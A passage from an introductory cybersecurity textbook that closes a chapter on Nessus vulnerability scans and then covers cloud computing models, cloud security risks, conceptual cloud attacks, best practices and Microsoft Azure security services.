


Fig 5.14

And if you click on one of these vulnerabilities found, you'll be able to read a detailed description on what the problem is and the effort required to solve it. Here in the example above you can see exactly that.

Nessus now also provides you with list of threats sorted on the basis of how much harm can each potentially cause. They call it the VPR top threats, vulnerable priority rating.

Paramveer project scan

[Back to My Scans](#) Configure Audit Trail

Hosts 11 Vulnerabilities 51 **VPR Top Threats** History 1

 **Assessed Threat Level: Medium**

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk. Click on each finding to show further details along with the impacted hosts. To learn more about Tenable's VPR scoring system, see [Predictive Prioritization](#).

[Full-screen Snap](#)

VPR Severity	Name	Reasons	VPR Score	Hosts
MEDIUM	Dropbear SSH Server < 2016.72 Multiple Vulnerabilities	No recorded events	6.7	1
MEDIUM	Intel Active Management Technology (AMT) Multiple Vulnerabilities (INTEL-SA-00391) (remote check)	No recorded events	6.7	1
MEDIUM	Transport Layer Security (TLS) Protocol CRIME Vulnerability	No recorded events	5.9	1
MEDIUM	SSL Medium Strength Cipher Suites Supported (SWEET32)	No recorded events	4.4	3
LOW	SSL RC4 Cipher Suites Supported (Bar Mitzvah)	No recorded events	3.6	1
LOW	SSH Server CBC Mode Ciphers Enabled	No recorded events	2.5	1

Fig 5.15

Paramveer project scan / Plugin #93650

[Back to Vulnerabilities](#)

Hosts 11 **Vulnerabilities 51** VPR Top Threats History 1

CRITICAL Dropbear SSH Server < 2016.72 Multiple Vulnerabilities

Description

According to its self-reported version in its banner, Dropbear SSH running on the remote host is prior to 2016.74. It is, therefore, affected by the following vulnerabilities :

- A format string flaw exists due to improper handling of string format specifiers (e.g., %s and %x) in usernames and host arguments. An unauthenticated, remote attacker can exploit this to execute arbitrary code with root privileges. (CVE-2016-7406)
- A flaw exists in dropbearconvert due to improper handling of specially crafted OpenSSH key files. An unauthenticated, remote attacker can exploit this to execute arbitrary code. (CVE-2016-7407)
- A flaw exists in dbclient when handling the -m or -c arguments in scripts. An unauthenticated, remote attacker can exploit this, via a specially crafted script, to execute arbitrary code. (CVE-2016-7408)
- A flaw exists in dbclient or dropbear server if they are compiled with the DEBUG_TRACE option and then run using the -v switch. A local attacker can exploit this to disclose process memory. (CVE-2016-7409)

Solution

Upgrade to Dropbear SSH version 2016.74 or later.

See Also

<https://matt.ucc.asn.au/dropbear/CHANGES>

Output

```
Version source      : SSH-2.0-dropbear_2015.67
Installed version   : 2015.67
Fixed version       : 2016.74
```

Port	Hosts
22 / tcp / ssh	192.168.68.1

Fig 5.16

As you can see, every threat is given its own VPR score, this score acts as a priority score and lets the user know what they should address first.

Summary

A long chapter this was. But we learnt a lot here. The structure of this chapter was to first get the basic knowledge and know what's the danger. After that we discussed solutions to prevent any possible harms from said dangers. In this chapter we first discussed Ports with their types and examples. Then we discussed how to secure ports and after that we discussed protocols. The OSI model was one of the highlights of this chapter and it was due to its importance in learning networking.

We then discussed different network security devices which were distributed in mainly 3 categories:

- Firewall
- Content filter devices (a technology that can be implemented in different network devices)
- Intrusion detection systems (IDS)/ Intrusion prevention systems (IPS)

After that we discussed the idea of honey pots, honey nets and demilitarized zones (DMZ). We also discussed their use and functionality. We then discussed TCP and UDP which served as a necessity for our then upcoming topic/tool Nmap. After Nmap we discussed security solutions to network-based attacks that we had first introduced in our second chapter. After that we took a look into DHCP, A number of attacks that threaten it and ways to defend against them.

We then went into discussing the best practices of securing network devices. After that we took a good look into the tool Nessus - a vulnerability scanning tool. This was a big one and I hope you got to learn a lot from it.

CHAPTER: 6

CLOUD & CLOUD SECURITY

"The cloud" refers to servers that are accessed over the Internet, and the software and databases that run on those servers. Cloud servers are located in data centers all over the world. By using cloud computing, users and companies do not have to manage physical servers themselves or run software applications on their own machines.

The cloud enables users to access the same files and applications from almost any device, because the computing and storage takes place on servers in a data center, instead of locally on the user device. This is why a user can log in to their Instagram account on a new phone after their old phone breaks and still find their old account in place, with all their photos, videos, and conversation history. It works the same way with cloud email providers like Gmail or Microsoft Office 365, and with cloud storage providers like Dropbox or Google Drive.

For businesses, switching to cloud computing removes some IT costs and overhead: for instance, they no longer need to update and maintain their own servers, as the cloud vendor they are using will do that.

This especially makes an impact for small businesses that may not have been able to afford their own internal infrastructure but can outsource their infrastructure needs affordably via the cloud. The cloud can also make it easier for companies to operate internationally, because employees and customers can access the same files and applications from any location.

6.1 Cloud computing

All of the above works on the basis of cloud computing. With cloud computing all of the background processes are done on cloud instead of in a self-owned remote server.

So how does cloud computing work?


Cloud computing is possible because of a technology called **virtualization**. Virtualization allows for the creation of a simulated, digital-only "virtual" computer that behaves as if it were

a physical computer with its own hardware. The technical term for such a computer is virtual machine. When properly implemented, virtual machines on the same host machine are **sandboxed** from one another, so they do not interact with each other at all, and the files and applications from one virtual machine are not visible to the other virtual machines even though they are on the same physical machine.

Virtual machines also make more **efficient use of the hardware** hosting them. By running many virtual machines at once, one server becomes many servers, and a data center becomes a whole host of data centers, able to serve many organizations. Thus, cloud providers can offer the use of their servers to far more customers at once than they would be able to otherwise, and they can do so at a low cost.

Even if individual servers go down, cloud servers in general should be always online and always available. Cloud vendors generally back up their services on **multiple machines** and **across multiple regions**.

Service models of cloud computing



1. **Software-as-a-Service (SaaS):** Instead of users installing an application on their device, SaaS applications are hosted on cloud servers, and users access them over the Internet. SaaS is like renting a house: the landlord maintains the house, but the tenant mostly gets to use it as if they owned it. Examples of SaaS applications include Salesforce, MailChimp, and Slack.

2. **Platform-as-a-Service (PaaS):** In this model, companies don't pay for hosted applications; instead, they pay for the things they need to build their own applications. PaaS vendors offer everything necessary for building an application, including development tools, infrastructure, and operating systems, over the Internet. PaaS can be compared to renting all the tools and equipment necessary for building a house, instead of renting the house itself. PaaS examples include Heroku and Microsoft Azure.
3. **Infrastructure-as-a-Service (IaaS):** In this model, a company rents the servers and storage they need from a cloud provider. They then use that cloud infrastructure to build their applications. IaaS is like a company leasing a plot of land on which they can build whatever they want — but they need to provide their own building equipment and materials. IaaS providers include DigitalOcean, Google Compute Engine, and OpenStack.
 - Formerly, SaaS, PaaS, and IaaS were the three main models of cloud computing, and essentially all cloud services fit into one of these categories. However, in recent years a fourth model has emerged:
4. **Function-as-a-Service (FaaS):** FaaS, also known as serverless computing, breaks cloud applications down into even smaller components that only run when they are needed. Imagine if it were possible to rent a house one little bit at a time: for instance, the tenant only pays for the dining room at dinner time, the bedroom while they are sleeping, the living room while they are watching TV, and when they are not using those rooms, they don't have to pay rent on them.

Different types of clouds

- Private cloud: A private cloud is a server, data center, or distributed network wholly dedicated to one organization.
- Public cloud: A public cloud is a service run by an external vendor that may include servers in one or multiple data centers. Unlike a private cloud, public clouds are shared by multiple organizations. Using virtual machines, individual servers may be shared by different companies, a situation that is called "multitenancy" because multiple tenants are renting server space within the same server.
- Hybrid cloud: hybrid cloud deployments combine public and private clouds, and

may even include on-premises legacy servers. An organization may use their private cloud for some services and their public cloud for others, or they may use the public cloud as backup for their private cloud.

- Multi-cloud: multi-cloud is a type of cloud deployment that involves using multiple public clouds. In other words, an organization with a multi-cloud deployment rents virtual servers and services from several external vendors — to continue the analogy used above, this is like leasing several adjacent plots of land from different landlords. Multi-cloud deployments can also be hybrid cloud, and vice versa.

How is cloud different from a traditional client-server model?

The Internet has always been made up of servers, clients, and the infrastructure that connects them. Clients make requests of servers, and servers send responses. Cloud computing differs from this model in that cloud servers aren't just responding to requests — they're running programs and storing data on the client's behalf.

How is the virtualization technology of cloud computing different from containers?

Like virtual machines, containers are a cloud virtualization technology. They are part of the PaaS (Platform-as-a-Service) cloud model. Virtualization for containers occurs one abstraction layer up from where it occurs for virtual machines, at the operating system level instead of at the kernel level (the kernel is the foundation of the operating system, and it interacts with the computer's hardware). Each virtual machine has its own operating system kernel, but containers on the same machine share the same kernel.

6.2 Cloud Security

Cloud security consists of all the technologies and processes that ensure an organization's cloud infrastructure is protected against internal and external cybersecurity threats. As more enterprises look to the cloud as the future of business, cloud security is an absolute necessity to maintain continuity. Cloud security makes sure the lights stay on so businesses can focus on driving progress.



In cloud security you don't have to worry about hardware security at all as all of that is being taken care of by the service providers in their server rooms. What you do have to worry about is how secure your login accounts are. This is where account security makes a comeback. The

needs of 2FA and complex passwords will never go away. Besides this there are a number of risks with adopting cloud computing.

Risks with cloud computing

Everchanging boundaries: -

Before cloud computing officially arrived, network perimeters were well defined. Any changes to these boundaries were slow and within the company's control. Cloud environments, however, do not have a well-defined boundary. The tested cyber-security tactics of perimeter defense are therefore not sufficient. With cloud computing, the question of security is no longer constricted to blocking hackers at the fence. Security must equally focus on keeping data safe.

Misconfigurations or just a lack of it: -

According to the 2019 McAfee Cloud Adoption and Risk Report, enterprises experience an average of 2,269 individual misconfiguration-related incidents per month. They also found that 1 in 20 AWS S3 buckets (Amazon's cloud storage buckets) have read permissions enabled for everyone to consume. These issues occur due to improper configuration from the organization's end or just sticking to the default setting provided by the CSP.

► What do you see as the biggest security threats in public clouds?




Fig 6.2

Complexities in data transfer: -

Using cloud-based services involves constant data transfer across networks. This is usually done using web services. For the secure movement of data through these services, organizations need to look into encryption, access controls, authorization, and authentication.

Access control and privileges: -

By default, cloud service providers usually give very broad access permissions, especially with SaaS applications. If user roles and privileges are not properly defined, it leaves the organization exposed to cyberattacks. For example, not every employee requires to have the right to delete assets on the cloud. Any consideration of a cloud-based architecture must be accompanied by implementing a strong identity and access management (IAM) plan.

High vulnerability to social engineering attacks: -

Having assets on a public cloud opens up the organization's system to hacking and social engineering attacks. If employees do not go through security awareness training, they might fall prey to phishing attempts. One example of a major incident triggered by a phishing attempt is the 2020 Twitter bitcoin scam. Reportedly 130 high-profile Twitter accounts were compromised by outside parties to promote a bitcoin scam. They appeared to have used social engineering to gain access to the tools via Twitter employees.

The scam tweets asked individuals to send bitcoin currency to a specific cryptocurrency wallet, with the promise of the Twitter user that money sent would be doubled and returned as a charitable gesture. The money didn't go to any charity obviously, it instead went to the pockets of some young greedy scums. Within minutes from the initial tweets, more than 320 transactions had already taken place on one of the wallet addresses, and bitcoin to a value of more than US\$110,000 had been deposited in one account before the scam messages were removed by Twitter. It was all almost unbelievable to believe, felt like something straight out of a movie.

Incompatibility between on-premise and cloud: -

We've already highlighted the differences in security strategies between being completely on-premise and moving certain components to the cloud. Unfortunately, this means that traditional

on-premise tools may not address all security risks. As a result, organizations need to ensure they have the relevant expertise and tools to spot the visibility and control gaps during the transition.

► What are your biggest cloud security concerns?




Fig 6.3

Attacks on cloud computing structures



Cloud isn't immune to attacks at all. Cloud also suffers from the possibility of malware injection attacks, man-in-the-cloud attacks or denial of service attacks. Now these are the attacks that we already know about, but there are some more that I'd like to show here,

1) Abuse of cloud services

Hackers can use cheap cloud services to arrange DoS and brute force attacks on target users, companies, and even other cloud providers. For instance, security experts Bryan and Anderson arranged a DoS attack by exploiting capacities of Amazon's EC2 cloud infrastructure in 2010. As a result, they managed to make their client unavailable on the internet by spending only \$6 to rent virtual services.

- An example of a brute force attack was demonstrated by Thomas Roth at the 2011 Black Hat Technical Security Conference. By renting servers from cloud providers, hackers can use powerful cloud capacities to send thousands of possible passwords to a target user's account.

2) Side channel attacks

A side channel attack is arranged by hackers when they place a malicious virtual machine on the same host as the target virtual machine. During a side channel attack, hackers target system implementations of cryptographic algorithms. However, this type of threat can be avoided with a secure system design.

3) Insider attacks

An insider attack is initiated by a legitimate user who is purposefully violating the security policy. In a cloud environment, an attacker can be a cloud provider administrator or an employee of a client company with extensive privileges. To prevent malicious activity of this type, cloud developers should design secure architectures with different levels of access to cloud services.

4) Account/Service hijacking

Account or service hijacking is achieved after gaining access to a user's credentials. There are various techniques for achieving this, from fishing to spyware to cookie poisoning. Once a cloud account has been hacked, attackers can obtain a user's personal information or corporate data and compromise cloud computing services. For instance, an employee of Salesforce, a SaaS vendor, became the victim of a phishing scam which led to the exposure of all of the company's client accounts in 2007.

6.3 Best practices for Cloud Computing Security

1. Segment and isolate the system



The multi-tenant setup of the public cloud means extra attention must be given to segmenting the system. The best way of doing this is by dividing the system into **zones**. Each zone is used to **isolate** instances, containers, applications, and corresponding data stores. An intelligent segmentation strategy can be key to ensuring that even if one component goes down, the entire system does not crash.

2. Ensure identity access management (IAM) hygiene

Identity and access management (IAM) is crucial to block security problems created by malicious intent (hackers) or even plain negligence (insider threats). Minimal access must be granted to critical assets and web services used to transfer data. The more privileges granted to a user, the higher the level of required authentication. **This is where multi-factor authentication (MFA)** comes into place. Privileges must be role-based, and all access privileges must be constantly audited and revised. In addition to access policies, good IAM hygiene, such as strong password policies and permission timeouts, must also be implemented.

3. Maintain proper lifecycles

With such ease of creation in the cloud, it is easy to spin new instances and abandon old ones. Unfortunately, these abandoned instances are often neglected, with zero monitoring even though they are active. This means that the typical maintenance routines that run on active servers, such as applying security patches, may not happen on these orphan resources.

That is why it is important to come up with a lifecycle management strategy. Documented policies on configuration and access while commissioning and decommissioning instances can safeguard organizations from numerous vulnerabilities. **Governance and compliance** policies may also specify auditing configuration differences and remediating them automatically when incidents occur. This kind of cloud security automation is called **cloud security posture management (CSPM)**. These kinds of policies and CSPM leave little room for shadow IT practices, which is a big plus.

4. Configure beyond the default

As mentioned above, CSPs are very generous with their default configuration. Retaining these opens up a lot of vulnerabilities. At least in the initial days of cloud adoption, it is best for organizations to rope in experts who can closely collaborate with the cloud providers to bring in optimal configuration policies. As with everything else, this must be **audited and revisited regularly**.

5. Perform vulnerability scans regularly

Vulnerability management is a big part of cloud computing security. Security audits must be thorough and regular. Every instance on the cloud must follow the prescribed lifecycle, with security patches applied as per schedule. Most importantly, vulnerability scans must be performed.

Vulnerability scanners are tools that comb through the infrastructure to proactively spot potential threats and security holes. Vulnerability scans can only identify problems. The security team must quickly carry out remedial actions to prevent hackers from cashing in. It should be noted that these scans aren't just for maintaining good security hygiene. Compliance regulations that cover data privacy, such as **NIST** and **HIPAA**, emphasize vulnerability scanning to **protect sensitive customer data**.

6. Implement backup and recovery policies

Disaster recovery plans (DRP) are crucial for business continuity. While signing on with a cloud service provider, all questions pertaining to data backup, retention, and recovery policies must be asked and answered. It is important that these align with the internal standards set by the DRP team. This information must be used to come up with break-glass strategies.

It is also important that internally, the organization has **backup plans** for essential assets and data. This can be on another cloud or on-premise. An outage of the primary cloud service should not result in the entire system going down. That is why a failover plan is necessary.

7. Establish monitoring and alerting policies



All user activity must be constantly monitored across all environments and instances. **Access privileges** must be recorded using **session monitoring**. Every log from every instance must be centralized with appropriate reports generated to make things easier for the security team. A unified cloud management platform usually does the trick.

8. Carry out penetration testing

Cloud **penetration testing** is defined as the testing of a cloud-hosted system by simulating cyber-attacks. It is used to assess the security posture of the system by identifying various **strengths and weaknesses**. In addition, penetration testing gives a good idea of the attack surface that the security team needs to work on.

Besides the obvious advantages of identifying threats, penetration testing also allows the organization to identify different components of its infrastructure and how each is positioned. Penetration testing answers questions such as:

- Which systems are **exposed** to the public?
- Who has access to different services?

9. Implement consistent security policies

While it is tempting to implement different types of security measures for new cloud-based additions to the system, one of the best security decisions is ensuring consistent security across all clouds and data centres. This covers all infrastructure, including on-premise components.

Some basic security policies include:

- ✓ Creating user groups with clearly prescribed roles and privileges. This should directly map the different services the organization consumes and deploys. **Multi-factor authentication (MFA)** must be used where necessary. Most CSPs provide this feature, but it is always safe to confirm the same before subscribing to their services.
- ✓ Using **firewalls** to inspect and control traffic at each endpoint with automated firewall policy changes based on fluctuations in web traffic patterns is a huge security advantage. Firewalls can also be applied to **microservices** that run critical workloads.

Firewall policies must factor in the ports that need to be open and the endpoints that need strict restrictions.

- ✓ Encryption at all transport layers helps organizations maintain good data storage hygiene as well as lowers compliance risks. Most CSPs provide encrypted services that range from **encrypted connections** to **sensitive data encryption**. It is up to the organization to figure out what sort of data protection is in place by default and what it needs to put in. For example, data might need to be encrypted with third-party software before upload if the cloud does not automatically do it.

10) Train your staff and employees



To prevent hackers from getting their hands on access credentials for cloud computing tools, organizations should train all workers on how to spot cybersecurity threats and how to respond to them. Comprehensive **training** should include basic security knowledge like how to create a **strong password** and identify possible **social engineering attacks** as well as more advanced topics like risk management.

Perhaps most importantly, cloud security training should help employees understand the inherent risk of shadow IT. **Shadow IT** is the use of information technology systems, devices, software, applications, and services without explicit IT department approval. It has grown exponentially in recent years with the adoption of cloud-based applications and services.

11) Enable security logs



In addition to conducting audits, organizations should enable logging features for their cloud solutions. **Logging** helps system administrators keep track of which users are making changes to the environment—something that would be nearly impossible to do manually. If an attacker gains access and makes changes, the logs will illuminate all their activities so they can be remediated.

Misconfigurations are one of the most significant challenges of cloud security, and effective logging capabilities will help connect the changes that led to a particular vulnerability so they can be corrected and avoided in the future. Logging also helps identify individual users who may have more access than they actually need to do their jobs, so administrators can adjust those permissions to the **bare minimum**.

12) Keeping compliance requirements in check

Organizations that collect **personally identifiable information** (PII) like those in retail, healthcare, and financial services face **strict regulations** when it comes to customer **privacy and data security**. Some businesses in certain geographic locations—or businesses that store data in particular regions—may have **special compliance** requirements from local or state governments as well.

Before establishing a new cloud computing service, organizations should review their particular **compliance requirements** and make sure that their service provider will meet their data security needs.

A few more points from my side



- Avoid storing sensitive information in the cloud, using different passwords for different sites in a manner, which cannot be traced, and read SLA (Service Level Agreement) to find out how cloud storage service works that can give you a better idea what a person can store and what cannot be stored in cloud.
- Secure your devices with the anti-malware software, firewalls, and email filters of recent edition. Consider the VPN.
- Backup regularly to an external hard drive
- Due to a lack of awareness among humans, they became the weakest link for this type of attack hence they need to train.
- In recent years, social media sites are booming with too much-shared information of human-beings that can legalize attackers to speculate passwords or extract industries' privileged data through posts. Awareness in secure usage of a system is the pointer to prevent such happenings.
- Always, prefer to maintain two-factor authentication to secure your account from unauthorized access or third-party access.
- Change password and access frequently with irregular intervals

6.4 Efforts by cloud service providers

One very good thing about the big cloud service providers is that they've got the money to create complex tech that can solve problems. As you could've guessed we are talking about the big dogs like Microsoft, Amazon and Google. All of them have created their own way to provide security to their users. Their efforts really are strong and I wanted to show some of it here. I want to focus on azure, the cloud service provided by Microsoft. Mainly I wanted to show some of the service they provide of ensuring security.

Azure DDoS protection

A Distributed Denial of Service (DDoS) attack makes resources unresponsive. Azure DDoS Protection analyzes network traffic and discards anything that looks like a DDoS attack.

Azure DDoS Protection tiers:

- Basic
- Standard

Azure Firewall

Azure Firewall protects your Azure Virtual Network (VNet) resources from attackers. Features include:

- Built-in high availability & Availability Zones
- Outbound SNAT & inbound DNAT
- Threat intelligence
- Network & application-level filtering
- Multiple public IP addresses
- Integration with Azure Monitor

Web Application Firewall

Web Application Firewall (WAF) provides centralized protection of your web applications from common exploits and vulnerabilities.

Azure Security Center

Strengthen security posture across your machines, data services, and applications.

Continuous assessment – ordered list of recommendations of what needs to be fixed for maximum protection. Protect against threats - Detect and prevent threats on IaaS, non-Azure servers, and PaaS.

Network map - topology view of your workloads, so you can see if each node is properly configured. Get secure faster - Integration with other Microsoft security solutions for complete security across all your Azure resources.

Azure security center also provides recommendations on what you can do to better secure your environment




Fig 6.4

Azure Secure Score

The secure score is shown in the Azure portal pages as a percentage value. To improve your secure score, remediate security recommendations from your recommendations list.




Fig 6.5

Microsoft defender

Microsoft Defender for Servers is one of the enhanced security features of Microsoft Defender for Cloud. Use it to add threat detection and advanced defenses to your Windows and Linux machines whether they're running in Azure, AWS, GCP, and on-premises environment. Microsoft themselves advertise three versions parts Microsoft defender.

Microsoft Defender for Identity provides services like,

- Monitor and profile user behavior and activities
- Protect user identities and reduce the attack surface
- Identify suspicious activities and advanced attacks across the cyberattack kill-chain
- Investigate alerts and user activities

Microsoft Defender for Office 365 providing services like,

- Threat protection policies
- Reports
- Threat investigation and response capabilities
- Automated investigation and response capabilities

Microsoft Defender for Endpoint

Microsoft Defender for Endpoint is a platform designed to help enterprise networks protect endpoints.

What is Azure Sentinel?

Microsoft Azure Sentinel is a scalable, cloud-native security information event management (SIEM) and security orchestration automated response (SOAR) solution. Azure Sentinel delivers intelligent security analytics and threat intelligence across an enterprise.

Microsoft Azure Sentinel performs the tasks in the following order:

- Collect data at cloud scale across all users, devices, applications, and infrastructure, both on-premises and in multiple clouds.
- Detect previously undetected threats and minimize false positives using Microsoft's analytics and unparalleled threat intelligence.
- Investigate threats with artificial intelligence and hunt for suspicious activities at scale, tapping into years of cybersecurity work at Microsoft.
- Respond to incidents rapidly with built-in orchestration and automation of common tasks.

So yes, big cloud providers like Microsoft Azure provide a bunch of services to harden your environment. Just follow the recommendations and steps provided by such services and you'll mostly be good.

Although cloud has been around for some time it is still very new to all of us. There is a lot that we have seen but also a lot that is still left to be seen. Like when is the day when we'll no longer have to buy a PC or a gaming console. Eventually all of it will be on cloud. Everything is going to be connected to cloud. We talk about securing our infrastructures but the truth is we very soon may need to secure our own privacy. Well enough of the depressing talks, let's get to the summary of the chapter and move on to the next topic.

Summary

This chapter was all about cloud. Here, we discussed about cloud, with what cloud computing is its service models. We then looked at different types of clouds and answered a few curious questions regarding what makes it unique. After that we jumped straight into Cloud security. We discussed the risks associated with cloud computing and also the attacks that are known to be effective against cloud computing. After that we went through the best practices for cloud computing security. At last, we discussed the efforts done by big cloud providers like Microsoft Azure and how they benefit the user.

CHAPTER: 7

SOCIAL ENGINEERING

